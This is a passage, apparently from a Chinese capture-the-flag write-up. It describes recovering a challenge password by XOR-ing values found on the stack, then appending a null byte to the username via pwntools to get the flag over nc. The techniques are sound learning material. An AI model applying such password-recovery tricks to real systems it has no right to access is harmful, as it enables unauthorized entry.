31xor49 = 78, 32xor4B = 79，即找到的对应的数字是有78和31异或得到的，其余同理，为了让判断点的值为0，可输入78，79等，这样和栈中的数异或依然为0，即78，79等代表的字符就为正确密码。即xyz{|}



所有信息都在栈中，可以很容易看出规律

拿到密码本地测试成功，但nc却不行，排除题目原因，只能是疏忽了什么，看了下代码，username是用scanf以%9s读入的，而输入username只有8个字符，估计是第9个字符没读上，遂用pwntools连接，在username后添\x00，成功得到flag